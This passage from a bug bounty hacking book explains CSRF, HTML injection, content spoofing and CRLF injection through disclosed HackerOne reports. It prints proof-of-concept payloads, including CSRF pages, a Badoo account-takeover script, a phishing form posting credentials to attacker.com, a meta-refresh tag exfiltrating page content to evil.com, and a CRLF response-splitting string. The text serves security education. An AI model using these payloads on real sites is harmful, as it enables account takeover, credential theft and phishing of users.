Lastly, there are two additional and less common CSRF mitigation strat egies. First, the site could check the value of the Origin or Referer header submitted with an HTTP request and ensure it contains the expected value. For example, in some cases, Twitter will check the Origin header and, if it's not included, check the Referer header. This works because browsers control these headers and attackers can't set or change them remotely (obviously, this excludes exploiting a vulnerability in browsers or browser plug-ins that might allow an attacker to control either header). Second, browsers are now beginning to implement support for a new cookie attribute called samesite. This attribute can be set as strict or lax. When set as strict, the browser will not send the cookie with any HTTP request that doesn't originate from the site. This includes even simple HTTP GET requests. For example, if you were logged into Amazon and it used strict samesite cookies, the browser would not submit your cookies if you were following a link from another site. Also, Amazon would not recognize you as logged in until you visited another Amazon web page and the cookies were then submitted. In con trast, setting the samesite attribute as lax instructs browsers to send cookies with initial GET requests. This supports the design principle that GET requests

should never alter data on the server side. In this case, if you were logged into Amazon and it used lax samesite cookies, the browser would submit your cookies and Amazon would recognize you as logged in if you had been redirected there from another site.

Shopify Twitter Disconnect

Difficulty: Low

URL: *https://twitter-commerce.shopifyapps.com/auth/twitter/disconnect/*

Source: *https://www.hackerone.com/reports/111216/*

Date reported: January 17, 2016

Bounty paid: $500

When you're looking for potential CSRF vulnerabilities, be on the lookout for GET requests that modify server-side data. For example, a hacker discov ered a vulnerability in a Shopify feature that integrated Twitter into the site to let shop owners tweet about their products. The feature also allowed users to disconnect a Twitter account from a connected shop. The URL to disconnect a Twitter account was the following:

```
https://twitter-commerce.shopifyapps.com/auth/twitter/disconnect/
```

As it turns out, visiting this URL would send a GET request to disconnect the account, as follows:

```
GET /auth/twitter/disconnect HTTP/1.1
Host: twitter-commerce.shopifyapps.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:43.0)
Gecko/20100101 Firefox/43.0
Accept: text/html, application/xhtml+xml, application/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://twitter-commerce.shopifyapps.com/account
Cookie: _twitter-commerce_session=REDACTED
Connection: keep-alive
```

In addition, when the link was originally implemented, Shopify wasn't validating the legitimacy of the GET requests sent to it, making the URL vul nerable to CSRF.

The hacker WeSecureApp, who filed the report, provided the following proof-of-concept HTML document:

```
<html>
 <body>
❶ <img src="https://twitter-commerce.shopifyapps.com/auth/twitter/disconnect">  </body>
</html>
```

When opened, this HTML document would cause the browser to send an HTTP GET request to *https://twitter-commerce.shopifyapps.com* through the <img> tag's src attribute ❶. If someone with a Twitter account connected to Shopify visited a web page with this <img> tag, their Twitter account would be disconnected from Shopify.

Takeaways

Keep an eye out for HTTP requests that perform some action on the server, such as disconnecting a Twitter account, via a GET request. As mentioned earlier, GET requests should never modify any data on the server. In this situa tion, you could have found the vulnerability by using a proxy server, such as Burp or OWASP's ZAP, to monitor the HTTP requests being sent to Shopify.

Change Users Instacart Zones

Difficulty: Low

URL: *https://admin.instacart.com/api/v2/zones/*

Source: *https://hackerone.com/reports/157993/*

Date reported: August 9, 2015

Bounty paid: $100

When you're looking at the attack surface, remember to consider a website's API endpoints as well as its web pages. Instacart is a grocery delivery app that allows its deliverers to define the zones they work in. The site updated these zones with a POST request to the Instacart admin subdomain. A hacker discovered that the zone's endpoint on this subdomain was vulnerable to CSRF. For example, you could modify a target's zone with the following code:

```
<html>
 <body>
❶ <form action="https://admin.instacart.com/api/v2/zones" method="POST"> ❷
<input type="hidden" name="zip" value="10001" />
            ❸ <input type="hidden" name="override" value="true" />
❹ <input type="submit" value="Submit request" />
 </form>
 </body>
</html>
```

In this example, the hacker created an HTML form to send an HTTP POST request to the /api/v2/zones endpoint ❶. The hacker included two hid den inputs: one to set the user's new zone to the ZIP code 10001 ❷ and one to set the API's override parameter to true ❸ so the user's current zip value was replaced with the hacker's submitted value. Additionally, the hacker included a submit button to make the POST request ❹, unlike the Shopify example, which used an auto-submitting JavaScript function.

Although this example is still successful, the hacker could improve the exploit by using the techniques described earlier, such as using a hidden iFrame to auto-submit the request on the target's behalf. This would dem onstrate to the Instacart bug bounty triagers how an attacker could use this vulnerability with less target action; vulnerabilities that are entirely attacker controlled are more likely to be successfully exploited than those that aren't.

Takeaways

When you're looking for exploits, broaden your attack scope and look beyond just a website's pages to include its API endpoints, which offer great potential for vulnerabilities. Occasionally, developers forget that hackers can discover and exploit API endpoints, because they aren't readily available like web pages. For example, mobile applications often make HTTP requests to API end points, which you can monitor with Burp or ZAP just as you do websites.

Badoo Full Account Takeover

Difficulty: Medium

URL: *https://www.badoo.com/*

Source: *https://hackerone.com/reports/127703/*

Date reported: April 1, 2016

Bounty paid: $852

Although developers often use CSRF tokens to protect against CSRF vul nerabilities, in some cases, attackers can steal the tokens, as you'll see in this bug. If you explore the social networking website *https://www.badoo .com/*, you'll see that it uses CSRF tokens. More specifically, it uses a URL parameter, rt, which is unique to each user. When Badoo's bug bounty pro gram went live on HackerOne, I couldn't find a way to exploit it. However, the hacker Mahmoud Jamal did.

Jamal recognized the rt parameter and its significance. He also noticed that the parameter was returned in almost all JSON responses. Unfortunately, this wasn't helpful because CORS protects Badoo from attackers reading those responses, since they're encoded as application/ json content types. But Jamal kept digging.

Jamal eventually found the JavaScript file *https://eu1.badoo.com/worker -scope/chrome-service-worker.js*, which contained a variable called url_stats and was set to the following value:

```
var url_stats = 'https://eu1.badoo.com/chrome-push-stats?ws=1&rt=<❶rt_param_value>';
```

The url_stats variable stored a URL that contained the user's unique rt value as a parameter when the user's browser accessed the JavaScript file ❶. Even better, to obtain the user's rt value, an attacker would just need the target to visit a malicious web page that would access the JavaScript file. CORS does not block this because browsers are allowed to read and embed

remote JavaScript files from external sources. The attacker could then use the rt value to link any social media account with the user's Badoo account. As a result, the attacker could invoke HTTP POST requests to modify the tar get's account. Here's the HTML page Jamal used to accomplish this exploit:

```
<html>
 <head>
 <title>Badoo account take over</title>
❶ <script src=https://eu1.badoo.com/worker-scope/chrome-service-worker.
      js?ws=1></script>
 </head>
 <body>
 <script>
❷ function getCSRFcode(str) {
 return str.split('=')[2];
 }
❸ window.onload = function(){
❹ var csrf_code = getCSRFcode(url_stats);
❺ csrf_url = 'https://eu1.badoo.com/google/verify.phtml?code=4/nprfspM3y
fn2SFUBear08KQaXo609JkArgoju1gZ6Pc&authuser=3&session_state=7cb85df679
219ce71044666c7be3e037ff54b560..a810&prompt=none&rt='+ csrf_code; ❻
window.location = csrf_url;
 };
 </script>
 </body>
</html>
```

When a target loads this page, the page will load the Badoo JavaScript by referencing it as the src attribute in a <script> tag ❶. Having loaded the script, the web page then calls the JavaScript function window.onload, which defines an anonymous JavaScript function ❸. Browsers call the onload event handler when a web page loads; because the function Jamal defined is in the window.onload handler, his function will always be called when the page is loaded.

Next, Jamal created a csrf_code variable ❹ and assigned it the return value of a function he defined at ❷ called getCSRFcode. The getCSRFcode func tion takes and splits a string into an array of strings at each '=' character. It then returns the value of the third member of the array. When the function parses the variable url_stats from Badoo's vulnerable JavaScript file at ❹, it splits the string into the following array value:

```
https://eu1.badoo.com/chrome-push-stats?ws,1&rt,<rt_param_value>
```

Then the function returns the third member of the array, which is the rt value, and assigns that to csrf_code.

Once he had the CSRF token, Jamal created the csrf_url variable, which stores a URL to Badoo's */google/verify.phtml* web page. The web page links his own Google account to the target's Badoo account ❺. This page requires some parameters, which are hardcoded into the URL string. I won't cover them in detail here because they're specific to Badoo. However, note the final rt parameter, which doesn't have a hardcoded value. Instead, csrf_code

is concatenated to the end of the URL string so it's passed as the rt parame ter's value. Jamal then makes an HTTP request by invoking window.location ❻ and assigns it to csrf_url, which redirects the visiting user's browser to the URL at ❺. This results in a GET request to Badoo, which validates the rt parameter and processes the request to link the target's

Badoo account to Jamal's Google account, thereby completing the account takeover.

Takeaways

Where there's smoke, there's fire. Jamal noticed that the rt parameter was being returned in different locations, particularly in JSON responses. For that reason, he rightly guessed that rt might show up someplace where an attacker could access and exploit it, which in this case was a JavaScript file. If
you feel like a site might be vulnerable, keep digging. In this case, I thought it was odd that the CSRF token would only be five digits long and included in URLs. Normally, tokens are much longer, making them harder to guess, and included in HTTP POST request bodies, not URLs. Use a proxy and check all the resources that are being called when you visit a site or application. Burp allows you to search through all your proxy history to look for specific terms or values, which would have revealed the rt value included in the JavaScript files here. You might find an information leak with sensitive data, such as a CSRF token.

Summary

CSRF vulnerabilities represent another attack vector that attackers can execute without the target even knowing or actively performing an action. Finding CSRF vulnerabilities can take some ingenuity and a willingness to test all functionality on a site.

Generally, application frameworks, such as Ruby on Rails, are increas ingly protecting web forms if the site is performing POST requests; however, this isn't the case for GET requests. Therefore, be sure to keep an eye out for any GET HTTP calls that change server-side user data (like disconnect ing Twitter accounts). Also, although I didn't include an example of it, if you see that a site is sending a CSRF token with a POST request, you can try changing the CSRF token value or removing it entirely to ensure the server is validating its existence.

5

HTML Injec tio n a n d Co n t e n t Spoof i n g

Hypertext Markup Language (HTML) injection and *content spoofing* are attacks that allow a malicious user to inject content into a site's web pages. The attacker can inject HTML elements of their own design, most commonly as a <form> tag that mimics a legitimate login screen in order to trick targets into submitting sensitive information to a malicious site. Because these types of attacks rely on fooling targets (a practice sometimes called *social engineering*), bug bounty programs view content spoofing and HTML injection as less severe than other vulnerabilities covered in this book. An HTML injection vulnerability occurs when a website allows an attacker to submit HTML tags, typically via some form input or URL parameters, which are then rendered directly on the web page. This is similar to cross-site scripting attacks, except those injections allow for the execution of malicious JavaScript, which I'll discuss in Chapter 7. HTML injection is sometimes referred to as *virtual defacement*. That's because developers use the HTML language to define the structure of a web page. So if an attacker can inject HTML and the site renders it, the attacker can change what a page looks like. This technique of tricking users into sub mitting sensitive information through a fake form is referred to as *phishing*.

For example, if a page renders content that you can control, you might be able to add a <form> tag to the page asking the user to reenter their user name and password, like this:

```
❶ <form method='POST' action='http://attacker.com/capture.php' id='login-form'>  <input
type='text' name='username' value=''>
        <input type='password' name='password' value=''>
```

```
 <input type='submit' value='submit'>
</form>
```

When a user submits this form, the information is sent to an attacker's website *http://<attacker>.com/capture.php* via an action attribute ❶.

Content spoofing is very similar to HTML injection except attackers can only inject plaintext, not HTML tags. This limitation is typically caused by sites either escaping any included HTML or HTML tags being stripped when the server sends the HTTP response. Although attackers can't format the web page with content spoofing, they might be able to insert text, such as a mes sage, that looks as though it's legitimate site content. Such messages can fool targets into performing an action but rely heavily on social engineering. The following examples demonstrate how you can explore these vulnerabilities.

Coinbase Comment Injection Through Character Encoding

Difficulty: Low

URL: *https://coinbase.com/apps/*

Source: *https://hackerone.com/reports/104543/*

Date reported: December 10, 2015

Bounty paid: $200

Some websites will filter out HTML tags to defend against HTML injec tion; however, you can sometimes get around this by understanding how character HTML entities work. For this vulnerability, the reporter identified that Coinbase was decoding HTML entities when rendering text in its user reviews. In HTML, some characters are *reserved* because they have special uses (such as angle brackets, < >, which start and end HTML tags), whereas *unreserved characters* are normal characters with no special meaning (such as letters of the alphabet). Reserved characters should be rendered using their HTML entity name; for example, the > character should be rendered by sites as &gt; to avoid injection vulnerabilities. But even an unreserved char acter can be rendered with its HTML encoded number; for example, the letter a can be rendered as &#97;.

For this bug, the bug reporter first entered plain HTML into a text entry field made for user reviews:

```
<h1>This is a test</h1>
```

Coinbase would filter the HTML and render this as plaintext, so the submitted text would post as a normal review. It would look exactly as entered with the HTML tags removed. However, if the user submitted text as HTML encoded values, like this:

```
&#60;&#104;&#49;&#62;&#84;&#104;&#105;&#115;&#32;&#105;&#115;&#32;&#97;&#3
2;&# 116;&#101;&#115;&#116;&#60;&#47;&#104;&#49;&#62;
```

Coinbase wouldn't filter out the tags and would decode this string into the HTML, which would result in the website rendering the `<h1>` tags in the submitted review:

This is a test

Using HTML-encoded values, the reporting hacker demonstrated how he could make Coinbase render username and password fields:

```
&#85;&#115;&#101;&#114;&#110;&#97;&#109;&#101;&#58;&#60;&#98;&#114;&#62;&#
10;&
#60;&#105;&#110;&#112;&#117;&#116;&#32;&#116;&#121;&#112;&#101;&#61;&#34;&
#116
;&#101;&#120;&#116;&#34;&#32;&#110;&#97;&#109;&#101;&#61;&#34;&#102;&#105;
&#11
4;&#115;&#116;&#110;&#97;&#109;&#101;&#34;&#62;&#10;&#60;&#98;&#114;&#62;&
#10;
&#80;&#97;&#115;&#115;&#119;&#111;&#114;&#100;&#58;&#60;&#98;&#114;&#62;&#
10;&
#60;&#105;&#110;&#112;&#117;&#116;&#32;&#116;&#121;&#112;&#101;&#61;&#34;&
#112
;&#97;&#115;&#115;&#119;&#111;&#114;&#100;&#34;&#32;&#110;&#97;&#109;&#101;
&#6 1;&#34;&#108;&#97;&#115;&#116;&#110;&#97;&#109;&#101;&#34;&#62;
```

This resulted in HTML that would look like the following:

```
Username:<br>
<input type="text" name="firstname">
<br>
Password:<br>
<input type="password" name="lastname">
```

This rendered as text input forms that looked like a place to enter a user name and password login. A malicious hacker could have used the vulnerabil ity to trick users into submitting an actual form to a malicious website where they could capture credentials. However, this vulnerability depends on users being fooled into believing the login is real and submitting their information, which isn't guaranteed. Consequently, Coinbase rewarded a lower payout compared to a vulnerability that wouldn't have required user interaction.

Takeaways

When you're testing a site, check how it handles different types of input, including plaintext and encoded text. Be on the lookout for sites that accept URI-encoded values, like `%2F`, and render their decoded values, which in this case would be `/`.

You'll find a great Swiss army knife that includes encoding tools at *https://gchq.github.io/CyberChef/*. Check it out and try the different types of encoding it supports.

HackerOne Unintended HTML Inclusion

Difficulty: Medium

URL: *https://hackerone.com/reports/<report_id>/*

Source: *https://hackerone.com/reports/110578/*

Date reported: January 13, 2016

Bounty paid: $500

This example and the following section require an understanding of Markdown, hanging single quotes, React, and the Document Object Model (DOM), so I'll cover these topics first and then how they resulted in two related bugs.

Markdown is a type of markup language that uses a specific syntax to generate HTML. For example, Markdown will accept and parse plaintext preceded by a hash symbol (#) to return HTML that is formatted into header tags. The markup `# Some Content` will generate the HTML `<h1>Some Content</h1>`. Developers often use Markdown in website editors because it's an easy language to work with. In addition, on sites that allow users to sub mit input, developers don't need to worry about malformed HTML because the editor handles generating the HTML for them.

The bugs I'll discuss here used Markdown syntax to generate an `<a>` anchor tag with a `title` attribute. Normally, the syntax for this is:

```
[test](https://torontowebsitedeveloper.com "Your title tag here")
```

The text between the brackets becomes the displayed text, and the URL to link to is included in parentheses along with a `title` attribute, which is con tained in a set of double quotes. This syntax creates the following HTML:

```
<a href="https://torontowebsitedeveloper.com" title="Your title tag here">test</a>
```

In January 2016, the bug hunter Inti De Ceukelaire noticed that HackerOne's Markdown editor was misconfigured; as a result, an attacker could inject a single hanging quote into Markdown syntax that would be included in the generated HTML anywhere HackerOne used the Markdown editor. Bug bounty program administration pages as well as reports were vulnerable. This was significant: if an attacker was able to find a second

vulnerability in an administration page and inject a second hanging quote at the beginning of the page in a `<meta>` tag (either by injecting the `<meta>` tag or finding an injection in a `<meta>` tag), they could leverage browser HTML parsing to exfiltrate page content. The reason is that `<meta>` tags tell browsers to refresh pages via the URL defined in the `content` attribute of the tag. When rendering the page, browsers will perform a `GET` request to the identified URL. The content in the page can be sent as a parameter of the `GET` request, which the attacker can use to extract the target's data. Here is what a malicious `<meta>` tag with an injected single quote might look like:

```
<meta http-equiv="refresh" content='0; url=https://evil.com/log.php?text=
```

The 0 defines how long the browser waits before making the HTTP request to the URL. In this case, the browser would immediately make an HTTP request to *https://evil.com/log.php?text=*. The HTTP request would include all content between the single quote beginning with the content attribute and the single quote injected by the attacker using the Markdown parser on the web page. Here is an example:

```
<html>
 <head>
 <meta http-equiv="refresh" content=❶'0; url=https://evil.com/log.php?text=  </head>
 <body>
 <h1>Some content</h1>
 --snip--
 <input type="hidden" name="csrf-token" value= "ab34513cdfe123ad1f">
--snip--
 <p>attacker input with '❷ </p>
 --snip--
 </body>
</html>
```

The contents of the page from the first single quote after the content attribute at ❶ to the attacker-inputted single quote at ❷ would be sent to the attacker as part of the URL's text parameter. Also included would be the sen
sitive cross-site request forgery (CSRF) token from the hidden input field. Normally, the risk of HTML injection wouldn't have been an issue for HackerOne because it uses the React JavaScript framework to render its HTML. React is a Facebook library developed to dynamically update web page content without having to reload the entire page. Another benefit of using React is that the framework will escape all HTML unless the JavaScript function dangerouslySetInnerHTML is used to directly update the DOM and render the HTML (the *DOM* is an API for HTML and XML documents that allows developers to modify the structure, style, and content of a web page via JavaScript). As it turns out, HackerOne was using dangerouslySetInnerHTML because it trusted the HTML it was receiving from its servers; therefore, it was injecting HTML directly into the DOM without escaping it. Although De Ceukelaire couldn't exploit the vulnerability, he did identify pages where he was able to inject a single quote after HackerOne

was rendering a CSRF token. So conceptually, if HackerOne made a future code change that allowed an attacker to inject another single quote in a <meta> tag on the same page, the attacker could exfiltrate a target's CSRF token and perform a CSRF attack. HackerOne agreed with the potential risk, resolved the report, and awarded De Ceukelaire $500.

Takeaways

Understanding the nuances of how browsers render HTML and respond to certain HTML tags opens up a vast attack surface. Although not all pro grams will accept reports about potential theoretical attacks, this knowl edge will help you find other vulnerabilities. FileDescriptor has a great explanation about the <meta> refresh exploit at *https://blog.innerht.ml/csp 2015/#contentexfiltration*, which I highly recommend you check out.

HackerOne Unintended HTML Include Fix Bypass

Difficulty: Medium

URL: *https://hackerone.com/reports/<report_id>/*

Source: *https://hackerone.com/reports/112935/*

Date reported: January 26, 2016

Bounty paid: $500

When an organization creates a fix and resolves a report, the feature won't always end up bug-free. After reading De Ceukelaire's report, I decided to test HackerOne's fix to see how its Markdown editor was rendering unex pected input. To do so, I submitted the following:

```
[test](http://www.torontowebsitedeveloper.com "test ismap="alert xss"
yyy="test"")
```

Recall that in order to create an anchor tag with Markdown, you nor mally provide a URL and a title attribute surrounded by double quotes in parentheses. To parse the title attribute, Markdown needs to keep track of the opening double quote, the content following it, and the closing quote.

I was curious as to whether I could confuse Markdown with additional random double quotes and attributes and whether it would mistakenly begin to track those as well. This is the reason I added ismap= (a valid HTML attribute), yyy= (an invalid HTML attribute), and extra double quotes. After submitting this input, the Markdown editor parsed the code into the following HTML:

```
<a title="test" ismap="alert xss" yyy="test" ref="http://
www.toronotwebsitedeveloper.com">test</a>
```

Notice that the fix from De Ceukelaire's report resulted in an unin tended bug that caused the Markdown parser to generate arbitrary HTML. Although I couldn't immediately exploit this bug, the inclusion of unescaped

HTML was enough of a proof of concept for HackerOne to revert its pre vious fix and correct the issue using a different solution. The fact that someone could inject arbitrary HTML tags could lead to vulnerabilities, so HackerOne awarded me a $500 bounty.

Takeaways

Just because code is updated doesn't mean all vulnerabilities are fixed. Be sure to test changes—and be persistent. When a fix is deployed, it means there is new code, which could contain bugs.

Within Security Content Spoofing

Difficulty: Low

URL: *https://withinsecurity.com/wp-login.php*

Source: *https://hackerone.com/reports/111094/*

Date reported: January 16, 2016

Bounty paid: $250

Within Security, a HackerOne site meant to share security news, was built on WordPress and included a standard WordPress login path at the page *with insecurity.com/wp-login.php*. A hacker noticed that during the login process, if an error occurred, *Within Security* would render an access_denied error mes sage, which also corresponded to the error parameter in the URL:

```
https://withinsecurity.com/wp-login.php?error=access_denied
```

Noticing this behavior, the hacker tried modifying the error parameter. As a result, the site rendered values passed to the parameter as part of the error message presented to users, and even URI-encoded characters were decoded. Here is the modified URL the hacker used:

```
https://withinsecurity.com/wp-login.php?error=Your%20account%20has%20been%20
hacked%2C%20Please%20call%20us%20this%20number%20919876543210%20OR
%20Drop%20
mail%20at%20attacker%40mail.com&state=cb04a91ac5%257Chttps%253A%252F%25
2Fwithi nsecurity.com%252Fwp-admin%252F#
```

The parameter rendered as an error message that displayed above the WordPress login fields. The message directed the user to contact an attacker-owned phone number and email.

The key here was noticing that the parameter in the URL was being rendered on the page. Simply testing whether you could change the access_ denied parameter revealed this vulnerability.

Takeaways

Keep an eye on URL parameters that are passed and rendered as site con tent. They may present opportunities for text injection vulnerabilities that

attackers can use to phish targets. Controllable URL parameters rendered on a website sometimes result in cross-site scripting attacks, which I'll cover in Chapter 7. Other times this behavior allows only less impactful content spoofing and HTML injection attacks. It's important to keep in mind that although this report paid $250, it was the minimum bounty for *Within Security*. Not all programs value or pay for HTML injection and content spoofing reports because, similar to social engineering, they depend on targets being fooled by the injected text.



Your account has been hacked. Please call us this number 919876543210 OR Drop mail at attacker@mail.com

Figure 5-1: The attacker was able to inject this "warning" into the WordPress admin page.

Summary

HTML injection and content spoofing allow a hacker to input information and have an HTML page reflect that information back to a target. Attackers can use these attacks to phish users and trick them into visiting or submit ting sensitive information to malicious websites.

Discovering these types of vulnerabilities is not only about submitting plain HTML but also about exploring how a site might render your input ted text. Hackers should be on the lookout for opportunities to manipulate URL parameters that are directly rendered on a site.

6

Carriage R e t u r n Line Feed I nje c tion

Some vulnerabilities allow users to input encoded characters that have special meanings in HTML and HTTP responses. Normally, applications sanitize these char acters when they are included in user input to pre vent attackers from maliciously manipulating HTTP messages, but in some cases, applications either forget to sanitize input or fail to do so properly. When this happens, servers, proxies, and browsers may interpret the special characters as code and alter the original HTTP message, allowing attackers to manipulate an application's behavior. Two examples of encoded characters are `%0D` and `%0A`, which represent `\n` (a carriage return) and `\r` (a line feed). These encoded characters are commonly referred to as *carriage return line feeds (CRLFs)*. Servers and browsers rely on CRLF characters to identify sections of HTTP messages, such as headers.

A *carriage return line feed injection (CRLF injection)* vulnerability occurs when an application doesn't sanitize user input or does so improperly. If attackers can inject CRLF characters into HTTP messages, they can achieve the two types of attacks we'll discuss in this chapter: HTTP request smuggling and HTTP response splitting attacks. Additionally, you can usually chain a CRLF injection with another vulnerability to demonstrate a greater impact in a bug report, as I'll demonstrate later in the chapter. For the purpose of this book, we'll only provide examples of how to exploit a CRLF injection to achieve HTTP request smuggling.

HTTP Request Smuggling

HTTP request smuggling occurs when an attacker exploits a CRLF injection vulnerability to append a second HTTP request to the initial, legitimate request. Because the application does not anticipate the injected CRLF, it initially treats the two requests as a single request. The request is passed through the receiving server (typically a proxy or firewall), processed, and then sent on to another server, such as an application server that performs the actions on behalf of the site. This type of vulnerability can result in cache poisoning, firewall evasion, request hijacking, or HTTP response splitting.

In *cache poisoning*, an attacker can change entries in an application's cache and serve malicious pages instead of a proper page. *Firewall evasion* occurs when a request is crafted using CRLFs to avoid security checks. In a *request-hijacking* situation, an attacker can steal httponly cookies and HTTP authentication information with no interaction between the attacker and client. These attacks work because servers interpret CRLF characters as indicators of where HTTP headers start, so if they see another header, they interpret it as the start of a new HTTP request.

HTTP response splitting, which we'll focus on in the rest of this chapter, allows an attacker to split a single HTTP response by injecting new headers that browsers interpret. An attacker can exploit a split HTTP response using one of two methods depending on the nature of the vulnerability. Using the first method, an attacker uses CRLF characters to complete the initial server response and insert additional headers to generate a new HTTP response. However, sometimes an attacker can only modify a response and not inject a completely new HTTP response. For example, they can only inject a lim ited number of characters. This leads to the second method of exploiting response splitting, inserting new HTTP response headers, such as a Location header. Injecting a Location header would allow an attacker to chain the CRLF vulnerability with a redirect, sending a target to a malicious website, or cross-site scripting (XSS), an attack we'll cover in Chapter 7.

v.shopify.com Response Splitting

Difficulty: Medium

URL: *v.shopify.com/last_shop?<YOURSITE>.myshopify.com*

Source: *https://hackerone.com/reports/106427/*

Date reported: December 22, 2015

Bounty paid: $500

In December 2015, HackerOne user krankopwnz reported that Shopify wasn't validating the shop parameter passed into the URL *v.shopify.com/last_shop?<YOURSITE>.myshopify.com*. Shopify sent a GET request to this URL in order to set a cookie that recorded the last store a user had logged in to. As a result, an attacker could include the CRLF characters %0d%0a (capi talization doesn't matter to encoding) in the URL as part of the last_shop parameter. When these characters were submitted, Shopify would use the full last_shop parameter to generate new headers in the HTTP response. Here is the malicious code krankopwnz injected as part of a shop name to test whether this exploit would work:

```
%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aCo
ntent-Type:%20
text/html%0d%0aContent-Length:%2019%0d%0a%0d%0a<html>deface</html>
```

Because Shopify used the unsanitized last_shop parameter to set a cookie in the HTTP response, the response included content that the browser inter preted as two responses. The %20 characters represent encoded spaces, which are decoded when the response is received.

The response received by the browser was decoded to:

```
❶ Content-Length: 0
   HTTP/1.1 200 OK
   Content-Type: text/html
   Content-Length: 19
❷ <html>deface</html>
```

The first part of the response would appear after the original HTTP headers. The content length of the original response is declared as 0 ❶, which tells the browser no content is in the response body. Next, a CRLF starts a new line and new headers. The text sets up the new header informa tion to tell the browser there is a second response that is HTML and that its length is 19. Then the header information gives the browser HTML to ren der at ❷. When a malicious attacker uses the injected HTTP header, a vari ety of vulnerabilities are possible; these include XSS, which we will cover in Chapter 7.

Takeaways

Be on the lookout for opportunities where a site accepts input that it uses as part of its return headers, particularly when it's setting cookies. If you see this behavior on a site, try submitting %0D%0A (or just %0A%20 in Internet
Explorer) to check whether the site is properly protecting against CRLF injections. If it isn't, test to see whether you're able to add new headers or an entire additional HTTP response. This vulnerability is best exploited when it occurs with little user interaction, such as in a GET request.

Twitter HTTP Response Splitting

Difficulty: High

URL: *https://twitter.com/i/safety/report_story/*

Source: *https://hackerone.com/reports/52042/*

Date reported: March 15, 2015

Bounty paid: $3,500

When you're looking for vulnerabilities, remember to think outside the box and submit encoded values to see how a site handles the input. In some cases, sites will protect against CRLF injection by using a blacklist. In other words, the site will check for any blacklisted characters in inputs, then respond accordingly by removing those characters or not allowing the HTTP request to be made. However, an attacker can sometimes circumvent a blacklist by using character encoding.

In March 2015, FileDescriptor manipulated how Twitter handled character encoding to find a vulnerability that allowed him to set a cookie through an HTTP request.

The HTTP request that FileDescriptor tested included a reported_tweet _id parameter when sent to *https://twitter.com/i/safety/report_story/* (a Twitter relic that allowed users to report inappropriate ads). When responding, Twitter would also return a cookie that included the parameter submitted with the HTTP request. During his tests, FileDescriptor noted that the CR and LF characters were blacklisted and sanitized. Twitter would replace any LFs with a space and send back an HTTP 400 (Bad Request Error) when it received any CRs, thus protecting against CRLF injections. But FileDescriptor knew of a Firefox bug that incorrectly decoded cookies and potentially could allow users to inject malicious payloads to a website. The knowledge of this bug led him to test whether a similar bug could exist on Twitter.

In the Firefox bug, Firefox would strip any Unicode characters in cookies outside of the ASCII character range. However, Unicode characters can con sist of multiple bytes. If certain bytes in a multibyte character were stripped, the remaining bytes could result in malicious characters being rendered on a web page.